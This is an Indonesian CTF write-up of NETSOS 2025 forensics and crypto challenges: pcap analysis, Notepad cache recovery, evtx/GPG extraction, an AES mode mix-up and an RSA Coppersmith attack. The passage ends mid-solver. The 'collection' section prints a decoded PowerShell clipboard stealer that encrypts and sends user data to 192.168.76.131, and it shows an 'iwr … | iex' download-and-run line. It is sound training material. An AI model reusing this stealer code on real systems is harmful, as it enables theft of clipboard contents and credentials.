
Write-Up Open Recruitment NETSOS 2025




When yh sejago tipsen

DAFTAR ISI

[300 pts] collection **Description** "In the context of malware, collection refers to the phase where the malware gathers information from an infected system." - ChatGPT, 2025 Author: k3ng

Analysis :

Disini diberikan file pcapng, langsung saja saya buka, dan saya langsung mengecek apakah ada object http yg bs di export.





Disini object httpnya sangat mencurigakan, jadi saya langsung memfilter untuk melihat packet http saja.

Di packet http yang pertama saya follow stream httpnya dan terdapat base64.
Saya langsung mencoba decode dari b64 tetapi ternyata hasilnya masih bukan merupakan utf-8, sehingga saya coba untuk decode lagi ke b16, dan berikut hasilnya :

```
do {
    $clip = Get-Clipboard
    $date = Get-Date
    $out = "$date $env:computername $env:username $clip"
    $aes = [System.Security.Cryptography.Aes]::Create()
    $aes.Mode = [System.Security.Cryptography.CipherMode]::ECB
    $aes.Key =
[System.Convert]::FromBase64String("c2RqYWhsZGtzYWprZGx3YQ==")
    $encryptor = $aes.CreateEncryptor()
    $bytes = [System.Text.Encoding]::UTF8.GetBytes($out)
    $encrypted = $encryptor.TransformFinalBlock($bytes, 0,
$bytes.Length)
    $out = [BitConverter]::ToString($encrypted) -replace '-'
    $out = $out.ToLower()
    $out = ($out -split "(.{15})" -ne "") -join ":"
    $out =
[System.Convert]::ToBase64String([System.Text.Encoding]::UTF8.GetB
ytes($out))
    $req = Invoke-WebRequest -Uri
"http://192.168.76.131/search?q=$out" -AllowInsecureRedirect
2>$null
    Start-Sleep -Seconds 5
} while ($true)
```

Disini terlihat bahwa ada terjadi encryption menggunakan AES ECB yang key nya selalu sama.





Kemudian di packet http lainnya itu ada mengandung param search yang merupakan b64, saya langsung mengingat dengan chall forensic di pekris, jadi saya sudah mendapat ide untuk solve.

Dari hasil decode di atas terlihat bahwa key nya adalah c2RqYWhsZGtzYWprZGx3YQ==, kemudian encryptionnya setiap 15 karakter

dipisahkan dengan “:”. Jadi saya langsung aja memfilter untuk mengambil data dari request http :

```
tshark -r
collection.pcapng\?token\=eyJ1c2VyX2lkIjoxNiwidGVhbV9pZCI6bnVsbCwi
ZmlsZV9pZCI6MTB9.Z72a3g.q0wAECMEg6QkAo4jqSdohfEMpuY -Y "http &&
ip.dst == 192.168.76.131 && frame.len > 30" -w filtered_output
```

Setelah itu saya langsung scripting untuk mengambil string b64 nya dengan regex kemudian langsung saya decrypt.

Solution :

Solver.py

```python
import base64
import re
from Crypto.Cipher import AES

key = base64.b64decode("c2RqYWhsZGtzYWprZGx3YQ==")

def decrypt_aes_ecb(encrypted_hex):
    encrypted_bytes = bytes.fromhex(encrypted_hex)
    cipher = AES.new(key, AES.MODE_ECB)
    decrypted_bytes = cipher.decrypt(encrypted_bytes)

    padding_length = decrypted_bytes[-1]
    decrypted_bytes = decrypted_bytes[:-padding_length]

    return decrypted_bytes.decode('utf-8')

def clean(ct):
    decoded_base64 = base64.b64decode(ct).decode('utf-8')
    encrypted_hex = decoded_base64.replace(':', '')
    return decrypt_aes_ecb(encrypted_hex)

def extract_b64(filename):
    with open(filename, "r", errors="ignore") as file:
        data = file.read()
    matches = re.findall(r"GET /search\?q=([A-Za-z0-9+/=]+)", data)
    return matches

if __name__ == "__main__":
    filename = "filtered_output"
    extracted_b64 = extract_b64(filename)
```

```
for ct in extracted_b64:
    decrypted_data = clean(ct)
    print(decrypted_data)
```

Output :

```
02/21/2025 06:46:08 DESKTOP-FUD7VKK johndoe
02/21/2025 06:46:14 DESKTOP-FUD7VKK johndoe iwr http://192.168.76.131/search | iex
02/21/2025 06:46:20 DESKTOP-FUD7VKK johndoe iwr http://192.168.76.131/search | iex
02/21/2025 06:46:27 DESKTOP-FUD7VKK johndoe iwr http://192.168.76.131/search | iex
02/21/2025 06:46:33 DESKTOP-FUD7VKK johndoe Password123!
02/21/2025 06:46:38 DESKTOP-FUD7VKK johndoe secret data: aku ngefans sama tipsen
02/21/2025 06:46:45 DESKTOP-FUD7VKK johndoe https://www.youtube.com/watch?v=dQw4w9WgXcQ
02/21/2025 06:46:52 DESKTOP-FUD7VKK johndoe https://www.youtube.com/watch?v=dQw4w9WgXcQ
02/21/2025 06:46:58 DESKTOP-FUD7VKK johndoe https://www.youtube.com/watch?v=dQw4w9WgXcQ
02/21/2025 06:47:04 DESKTOP-FUD7VKK johndoe https://www.youtube.com/watch?v=dQw4w9WgXcQ
02/21/2025 06:47:10 DESKTOP-FUD7VKK johndoe NETSOS{
02/21/2025 06:47:16 DESKTOP-FUD7VKK johndoe bj1r_b1s4_
02/21/2025 06:47:22 DESKTOP-FUD7VKK johndoe bj1r_b1s4_
02/21/2025 06:47:28 DESKTOP-FUD7VKK johndoe ny0l0nG_d4r1_
02/21/2025 06:47:34 DESKTOP-FUD7VKK johndoe ny0l0nG_d4r1_
02/21/2025 06:47:40 DESKTOP-FUD7VKK johndoe Cl1pb0arD_
02/21/2025 06:47:46 DESKTOP-FUD7VKK johndoe 5fa9d9aa2b}
02/21/2025 06:47:52 DESKTOP-FUD7VKK johndoe 5fa9d9aa2b}
02/21/2025 06:47:58 DESKTOP-FUD7VKK johndoe https://www.youtube.com/watch?v=dQw4w9WgXcQ
02/21/2025 06:48:24 DESKTOP-FUD7VKK johndoe https://www.youtube.com/watch?v=dQw4w9WgXcQ
```

Kita berhasil untuk mendapatkan flagnya.

Flag :

NETSOS{bj1r_b1s4_ny0l0nG_d4r1_Cl1pb0arD_5fa9d9aa2b}

[400 pts] keepnotes

Description
saya baru saja ngehek BOD baru RISTEK NetSOS dengan nama tipsen, tapi catetan dia dimana ya...

Author: k3ng

Analysis :

Awalnya saya mengecek folder" yang ada "notes" nya, trs di folder "...Microsoft.WindowsNotepad_8wekyb3d8bbwe/LocalState/TabState" memiliki banyak file, ketika saya cek jenis filenya merupakan Hewlett-Packard Graphics Language, tetapi ketika saya cari tau mengenai hal ini, tidak menemukan apa-apa. Hingga hint ke-2 turun saya baru mencari tau dan mendapat ide dari : https://anti-forensics.com/blog/reading-the-notepad-tab-cache/
Kemudian menurut saya pasti 1 huruf ada di 1 file cache tersebut. Saya mencoba buat notepad yg tidak saya save hanya berisi 1 char dan memiliki besar file yg hampir sama yaitu sekitar 20an bytes.

Awalnya saya mengecek hex nya, dan bruteforce ambil charnya 1 per 1, tapi urutannya aneh, kemudian saya mencoba mengurutkan berdasarkan waktu dan mendapat flagnya : ETSOS{win_11_c4nGG1h_jug4_y4_564cd6f666}N

kemudian biar agak rapi saya suruh claude bantu bikin script :v

Solution :

solver.py

```
import os
import re
from datetime import datetime

def extract_utf16_in_chronological_order(directory="."):
    # Get all .bin files and their modification times
    files_with_times = []
    for filename in os.listdir(directory):
        if filename.endswith(".bin"):
            file_path = os.path.join(directory, filename)
            mod_time = os.path.getmtime(file_path)
            files_with_times.append((filename, mod_time))

    # Sort files by modification time
```

```
    files_with_times.sort(key=lambda x: x[1])

    # Extract UTF-16 data from each file in order
    combined_data = ""

    for filename, _ in files_with_times:
        file_path = os.path.join(directory, filename)
        try:
            with open(file_path, "rb") as f:
                data = f.read()

            # Decode as UTF-16
            utf16_text = data.decode("utf-16", errors="replace")
            clean_utf16 = ''.join(re.findall(r'[ -~]+', utf16_text))

            # Add to combined data
            combined_data += clean_utf16

        except Exception as e:
            print(f"Error processing {file_path}: {str(e)}")

    # Print the combined result
    print(combined_data)

    return combined_data

if __name__ == "__main__":
    extract_utf16_in_chronological_order()
```

```
┌──(jellybean㉿DESKTOP-LKIBRU0)-[~/CTF/oprec_netsos/foren/keepnotes/tipsen/AppData/Local/Packages/Microsoft.WindowsNotepad_8wekyb3d8bbwe/LocalState/TabState]
└─$ python3 solver.py
ETSOS{win_11_c4nGG1h_jug4_y4_564cd6f666}N
```

Flag :

NETSOS{win_11_c4nGG1h_jug4_y4_564cd6f666}

[500 pts] logged


Description
Hello Interns!

We've just had a security breach, and the attacker seems to be operating from somewhere in Europe (?). The senior analysts have already narrowed down the key artifacts, use it to find out what they're doing.

Author: ultradiyow

Analysis :

Setelah mencari" tools untuk evtx, saya memakai event viewer. Kemudian ketika saya mengecek eventnya, saya menemukan event dengan level warning.



Kemudian saya mencari informasi mengenai file gpg.

> The GNU Privacy Guard (GPG or gpg) tool is a native/baseos security tool for encrypting files. According to the gpg man page:
>
> > gpg is the OpenPGP (Pretty Good Privacy) part of the GNU Privacy Guard (GnuPG). It is a tool to provide digital encryption and signing services using the OpenPGP standard. gpg features complete key management and all the bells and whistles you would expect from a full OpenPGP implementation.
>
> The gpg utility has a lot of options, but fortunately for us, encrypting and decrypting are easy to do and only require that you know three options for quick use: Create or encrypt (`-c`), decrypt (`-d`), and extract and decrypt (no option).

Ternyata file gpg merupakan file encrypted yang dapat di encrypt dengan AES. Setelah itu saya membaca eventnya lebih lanjut dan saya menemukan password dari file gpg nya.

Successfully encrypted with the password '0pens3same'

Kemudian Event dengan id 1001 ternyata berisi sebuah data yang dipartisi dari part0 - part45, data tersebut merupakan base64, intuisi saya bahwa harus mendecode base64 tersebut kemudian dijadiin raw, maka kita berhasil mendapatkan file gpgnya.

Kemudian saya mengekstrak data dari file evtx dalam format json dengan chainsaw.

Setelah itu saya memfilter lagi dengan regex untuk mengambil data b64 dari part0 sampai part45.

Solution :

filter.py

```
import json
import re

try:
    with open('logs.json', 'r', encoding='utf-8') as f:
        data = json.load(f)
except (json.JSONDecodeError, FileNotFoundError) as e:
    print(f"Error membaca file JSON: {e}")
    exit(1)

extracted_data = []

if not isinstance(data, list):
    print("Format JSON tidak sesuai (diharapkan list)")
    exit(1)

for event in data:
    event_data = event.get("Event", {}).get("EventData",
{}).get("Data", [])

    if not isinstance(event_data, list):
        continue
```

```
    for entry in event_data:
        if isinstance(entry, str) and "Suspicious Activity: Part" in
entry:
            match = re.search(r"Suspicious Activity: Part
\d+\s*-\s*(.+)", entry)
            if match:
                extracted_data.append(match.group(1).strip())

if extracted_data:
    with open('extracted_data.txt', 'w', encoding='utf-8') as f:
        f.write("\n".join(extracted_data) + "\n")
    print("Data berhasil diekstraksi dan disimpan di
extracted_data.txt")
else:
    print("Tidak ada data yang sesuai untuk diekstraksi.")
```

Setelah berhasil mengambil data b64. Saya langsung mengubahnya menjadi raw kemudian menyimpannya di sebuah file.

```
┌──(jellybean㉿DESKTOP-LKIBRU0)-[~/CTF/oprec_netsos/foren/logged/chainsaw]
└─$ base64 -d extracted_data.txt > gift.gpg

┌──(jellybean㉿DESKTOP-LKIBRU0)-[~/CTF/oprec_netsos/foren/logged/chainsaw]
└─$ file gift.gpg
gift.gpg: GPG symmetrically encrypted data (AES256 cipher)
```

Kita sudah berhasil recover file gpgnya, saatnya kita decrypt.

```
┌──(jellybean㉿DESKTOP-LKIBRU0)-[~/CTF/oprec_netsos/foren/logged/chainsaw]
└─$ gpg --decrypt gift.gpg > decrypted_file
gpg: AES256.CFB encrypted data
gpg: encrypted with 1 passphrase

┌──(jellybean㉿DESKTOP-LKIBRU0)-[~/CTF/oprec_netsos/foren/logged/chainsaw]
└─$ file decrypted_file
decrypted_file: Zip archive data, at least v2.0 to extract, compression method=store
```

Setelah itu langsung aja kita ekstrak, dan ternyata isi filenya merupakan file dengan ekstensi zip dan file dengan nama photo. Saat saya cek jenis filenya tidak berhasil dideteksi.

```
┌──(jellybean㉿DESKTOP-LKIBRU0)-[~/CTF/oprec_netsos/foren/logged/chainsaw/letter]
└─$ file photo_49.CTF
photo_49.CTF: data

┌──(jellybean㉿DESKTOP-LKIBRU0)-[~/CTF/oprec_netsos/foren/logged/chainsaw/letter]
└─$ file secret_0.zip
secret_0.zip: Zip archive data, made by v2.0 UNIX, extract using at least v2.0, last modified, last modified Sun, Feb 23 2025 16:30:12, uncompressed size 1,
 method=store

┌──(jellybean㉿DESKTOP-LKIBRU0)-[~/CTF/oprec_netsos/foren/logged/chainsaw/letter]
└─$ unzip secret_0.zip
Archive:  secret_0.zip
file #1:  bad zipfile offset (local header sig):  0
```

Ini sudah pasti ada masalah dengan header kedua file tersebut. Yup yang photo merupakan file png ketika saya cek headernya.

```
┌──(jellybean㉿DESKTOP-LKIBRU0)-[~/CTF/oprec_netsos/foren/logged/chainsaw/letter]
└─$ xxd photo_49.CTF | head
00000000: 8943 5446 0d0a 1a0a 0000 000d 4948 4452  .CTF........IHDR
00000010: 0000 00c8 0000 00c8 0802 0000 0022 3a39  .............":9
00000020: c900 0007 5949 4441 5478 9ced dc4d 4854  ....YIDATx...MHT
00000030: 6d03 87f1 3363 29e2 4cd1 0c22 831f 41e4  m...3c).L.."..A.
00000040: a285 4a66 6119 425a 206d 2a72 1349 4405  ..Jfa.BZ m*r.ID.
00000050: 49b5 b275 1022 4151 9ba0 4556 b408 2468  I..u."AQ..EV..$h
00000060: 55e1 22fb dc29 21a4 2e94 b11a 1ba4 4053  U."..)!.......@S
00000070: f123 c38f 3ce7 a547 7809 1de7 313d ff67  .#..<..Gx...1=.g
```

Disana terlihat signature dari file png. Awalnya saya mencoba untuk memperbaiki hex dari file zip pertama dulu, kemudian ekstrak untuk melihat isinya, ternyata merupakan file txt yang berisi 1 karakter yaitu N, saya pernah membaca WU yang mirip dengan case ini, jadi saya langsung saja saya meminta bantuan claude untuk scripting untuk memperbaiki file zipnya dan langsung membuka tiap file txtnya untuk digabung.

fix_zip.py

```
import os
import glob
import shutil

def fix_zip_signature(file_path):
    with open(file_path, 'rb') as f:
        content = f.read()

    new_content = b'\x50\x4B\x03\x04' + content[4:]

    with open(file_path, 'wb') as f:
        f.write(new_content)

    print(f"Fixed signature for {file_path}")

def extract_zip(zip_path, extract_dir):
    try:
        shutil.unpack_archive(zip_path, extract_dir)
        print(f"Successfully extracted {zip_path} to {extract_dir}")
        return True
    except Exception as e:
        print(f"Failed to extract {zip_path}: {e}")
        return False

def main():
    extract_dir = "extracted_files"
    os.makedirs(extract_dir, exist_ok=True)

    zip_files = glob.glob("secret_*.zip")

    print(f"Found {len(zip_files)} ZIP files to process")

    for zip_file in zip_files:
        fix_zip_signature(zip_file)
        success = extract_zip(zip_file, extract_dir)
```

```
if __name__ == "__main__":
    main()
```

read_txt.py

```
import os
import glob
import re

def natural_sort_key(s):
    return [int(text) if text.isdigit() else text.lower() for text in
re.split(r'(\d+)', s)]

def main():
    message_files = glob.glob("message_*.txt")
    message_files.sort(key=natural_sort_key)

    print(f"Found {len(message_files)} message files")

    combined_content = ""

    for file_path in message_files:
        try:
            with open(file_path, 'r') as f:
                content = f.read().strip()
                combined_content += content
                print(f"Read {file_path}: {content}")
        except Exception as e:
            print(f"Error reading {file_path}: {e}")

    output_file = "combined_message.txt"
    with open(output_file, 'w') as f:
        f.write(combined_content)

    print(f"\nAll messages have been combined into {output_file}")
    print(f"Combined message: {combined_content}")

if __name__ == "__main__":
    main()
```

```
All messages have been combined into combined_message.txt
Combined message: NETSOS{f1l3_k3y_sCr1pT1n9_4ll_1N_0n3_chAlL!!!^_^_
```

Kita sudah berhasil cover part1 flagnya, selanjutnya kita perbaiki header file png nya lagi.

fix_png.py

```
import os
import glob

def fix_png_signature(file_path, output_dir):
    base_name = os.path.basename(file_path)
    file_name = os.path.splitext(base_name)[0]

    output_path = os.path.join(output_dir, f"{file_name}.png")

    with open(file_path, 'rb') as f:
        content = f.read()

    new_content = b'\x89\x50\x4E\x47' + content[4:]

    with open(output_path, 'wb') as f:
        f.write(new_content)

    print(f"Converted {file_path} to {output_path}")

def main():
    output_dir = "fixed_png_files"
    os.makedirs(output_dir, exist_ok=True)

    ctf_files = []
    for i in range(49, 60):
        pattern = f"photo_{i}.CTF"
        matches = glob.glob(pattern)
        ctf_files.extend(matches)

    print(f"Found {len(ctf_files)} CTF files to process")

    for ctf_file in ctf_files:
        fix_png_signature(ctf_file, output_dir)

    print(f"\nProcessing complete: {len(ctf_files)} CTF files
converted to PNG")

if __name__ == "__main__":
    main()
```


```
┌──(jellybean㉿DESKTOP-LKIBRU0)-[~/CTF/oprec_netsos/foren/logged/chainsaw/letter]
└─$ python3 fix_png.py
Found 11 CTF files to process
Converted photo_49.CTF to fixed_png_files/photo_49.png
Converted photo_50.CTF to fixed_png_files/photo_50.png
Converted photo_51.CTF to fixed_png_files/photo_51.png
Converted photo_52.CTF to fixed_png_files/photo_52.png
Converted photo_53.CTF to fixed_png_files/photo_53.png
Converted photo_54.CTF to fixed_png_files/photo_54.png
Converted photo_55.CTF to fixed_png_files/photo_55.png
Converted photo_56.CTF to fixed_png_files/photo_56.png
Converted photo_57.CTF to fixed_png_files/photo_57.png
Converted photo_58.CTF to fixed_png_files/photo_58.png
Converted photo_59.CTF to fixed_png_files/photo_59.png

Processing complete: 11 CTF files converted to PNG
```

Setelah ini langsung saja kita buka pngnya satu per satu, yang berisi masing” 1 char.
Part2 : 5035b42253}

Flag :

NETSOS{f1l3_k3y_sCr1pT1n9_4ll_1N_0n3_chAlL!!!^_^_5035b42253}



[300 pts] really simple AES

Description
can u solve this really simple AES?
nc 34.142.142.133 9004

Author: tipsen

Analysis :

Disini saya langsung mengecek file chall.py nya, disana terlihat bahwa ini di function encryptnya, di encrypt dengan AES CBC tetapi di function decryptnya, di decrypt dengan AES ECB. Kita juga mengetahui block size dan IV nya, tetapi key nya random dan ga mungkin di bruteforce.

Setelah saya coba decode dari hasil decryptnya, ternyata tidak bisa. Setelah saya membaca dari wikipedia, saya mendapat ide bahwa hasil dari decrypt nya akan saya xor dengan IV nya, tetapi setelah itu ada masalah baru lagi, saya berhasil mendapatkan hasil decode dari block pertamanya, tetapi block kedua hingga akhir gagal. Ternyata setelah membaca lebih lanjut lagi, IV nya akan menggunakan ciphertext sebelumnya.

> In CBC mode, the IV must be unpredictable (random or pseudorandom) at encryption time; in particular, the (previously) common practice of re-using the last ciphertext block of a message as the IV for the next message is insecure (for example, this method was used by SSL 2.0). If an attacker knows the IV (or the previous block of ciphertext) before the next plaintext is specified, they can check their guess about plaintext of some block that was encrypted with the same key before (this is known as the TLS CBC IV attack).[9]

Setelah saya coba lagi di local untuk block ke-2, ternyata sudah berhasil, jadi langsung saja kita scripting.

Solution :

solver.py

```
import socket
import re
from binascii import unhexlify

def connect_and_decrypt(host, port):
    with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
        s.connect((host, port))
```

```
        initial_data = s.recv(4096).decode().strip()
        print("Received from server:")
        print(initial_data)

        encrypted_blocks_str = re.search(r'This is the encrypted
block: (\[.*?\])', initial_data)
        if not encrypted_blocks_str:
            print("Error: Could not extract encrypted blocks from
server response.")
            return []

        # Bersihkan string sebelum parsing
        encrypted_blocks_cleaned = encrypted_blocks_str.group(1)

        try:
            encrypted_blocks = eval(encrypted_blocks_cleaned)
        except (SyntaxError, ValueError) as e:
            print(f"Error: Failed to parse encrypted blocks.
{e}")
            return []

        decrypted_blocks = []
        for block in encrypted_blocks:
            hex_block = block.hex()
            s.sendall(f"{hex_block}\n".encode())

            response = s.recv(4096).decode().strip()
            match = re.search(r'Here is the result:
([0-9a-fA-F]+)', response)
            if match:
                decrypted_blocks.append(match.group(1))
            else:
                decrypted_blocks.append(None)

        return decrypted_blocks, encrypted_blocks

if __name__ == "__main__":
    host = "34.142.142.133"
    port = 9004

    decrypted_blocks, encrypted_blocks =
connect_and_decrypt(host, port)
```

```
    block_size = 16
    iv = b'whatisthisfor???'
    decrypted_text = ''

    for i, block in enumerate(decrypted_blocks):
        if block is None:
            continue

        first_block = bytes.fromhex(block)
        plaintext = bytes([first_block[j] ^ iv[j] for j in
range(block_size)])
        iv = encrypted_blocks[i]

        try:
            decrypted_text += plaintext.decode("utf-8")
        except UnicodeDecodeError:
            print(f"Skipping invalid block: {plaintext.hex()}")

    print("\nFinal Decrypted Text:")
    print(decrypted_text)
```

```
Final Decrypted Text:
NETSOS{this_is_a_very_long_flag_trust_me_u_dont_wanna_do_it_manually_cuz_its_a_pain_to_decrypt_this_one_by_one_or_brick_by_brick_its_so_tiring_to_do_so_so_
its_better_to_do_it_with_script_agree?_here's_come_the_random_string_using_cyclic_200_aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaar
aaasaaataaauaaavaaawaaaxaaayaaazaabbaabcaabdaabeaabfaabgaabhaabiaabjaabkaablaabmaabnaaboaabpaabqaabraabsaabtaabuaabvaabwa_hehe_7e46b5649c}
```

Flag :

NETSOS{this_is_a_very_long_flag_trust_me_u_dont_wanna_do_it_manually_cuz_its_a_pain_to_decrypt_this_one_by_one_or_brick_by_brick_its_so_tiring_to_do_so_so_its_better_to_do_it_with_script_agree?_here's_come_the_random_string_using_cyclic_200_aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaazaabbaabcaabdaabeaabfaabgaabhaabiaabjaabkaablaabmaabnaaboaabpaabqaabraabsaabtaabuaabvaabwa_hehe_7e46b5649c}

Flagnya brutal :v

[400 pts] this is simple RSA

Description
2 missing messages? no problem!
Nb. Seluruh solve yang menggunakan cara bruteforce pada challenge ini dianggap tidak valid.

Author: tipsen

Analysis :

Disini kita diberikan sebuah file python, tetapi dengan exponent 3, setelah saya mencari di google terkait problem ini, ternyata berkaitan dengan small root, kemudian saya menemukan sebuah write up ini : https://medium.com/@hva314/some-basic-rsa-challenges-in-ctf-part-2-applying-theoretical-attack-55a2cc7baa11
Ternyata problem ini harus diselesaikan dengan coppersmith attack, tetapi masalahnya yang di write up tersebut hanya 1 message yang tidak diketahui sedangkan di soal ini, kita memiliki 2 message yang tidak diketahui.

Setelah itu saya mencari paper dan menemukan paper yang membahas terkait stereotyped message dengan 2 missing messages.

An interesting variant occurs when the unknown x is split between two blocks:

"TODAY'S KEY IS swordfish AND THE PASSWORD IS joe."

We can view this as two unknowns: $x =$ "swordfish" and $y =$ "joe," and one known piece $B =$ "TODAY'S KEY IS ——— AND THE PASSWORD IS —," presuming that we know (or correctly guess) the lengths of x and y. The plaintext message is

$$m = B + 2^k x + y,$$

the ciphertext is

$$c = m^3 \pmod N,$$

and the polynomial which we wish to solve is

$$p(x, y) = c - (B + 2^k x + y)^3 = 0 \pmod N,$$

with a solution (x_0, y_0) suitably bounded.

Namun disini saya tidak memiliki ide untuk implement sendiri karena belum terlalu memahami LLL. Setelah itu dari hint yang diberikan saya menemukan hal yang sama.

$m =$ "my four letter username is XXXX and my secret four digit pin code is YYYY"

where the XXXX and YYYY are unknown parts of the message we wish to recover. We can rewrite m as $m = m' + 2^{t_x} x_0 + 2^{t_y} y_0$ where x_0 and y_0 represent the unknown parts of the message and m' represents the known part:

$m' =$ "my four letter username is \x00\x00\x00\x00
and my secret four digit pin code is \x00\x00\x00\x00"

The 2^{t_x} and 2^{t_y} factors exist to capture position of the unknown parts in the message. In this example, $t_x = 42 \times 8 = 336$ and since t_y starts at the least significant bit, $t_y = 0$. To recover x_0 and y_0, we construct the modular polynomial $f(x, y)$ of degree e in x and y:

$$f(x, y) = (m' + 2_x^t x + 2_y^t y)^e - c$$

and use Coppersmith's method for multivariate polynomials to recover the small root (x_0, y_0).

Tetapi ketika saya coba masuk ke github yang ada di hint, saya menemukan problem dan solvernya.

Kemudian langkah solve disini adalah pertama kita membangun polinomial terlebih dahulu, kemudian membentuk matriks lattice, setelah itu kita akan melakukan reduksi, kemudian kita akan mendapatkan akar nya dengan memakai algoritma resultan. Berikut solver nya dari github kemudian saya ubah sedikit.

Solution :

Solver.sage

```
from sage.rings.polynomial.multi_polynomial_sequence import
PolynomialSequence
import itertools

def rsa_stereotyped_message_multi(N, e, c, m_known, Xs, ts):
    assert len(Xs) == len(ts), "Length of Xs and ts must match"

    # Create a polynomial ring with variables for the unknown parts
    P = PolynomialRing(Zmod(N), [f'x{i}' for i in range(len(Xs))])
    x_vars = P.gens()

    # Construct the polynomial equation
    f = (m_known + sum(2**t * x_vars[i] for i, t in
enumerate(ts)))**e - c

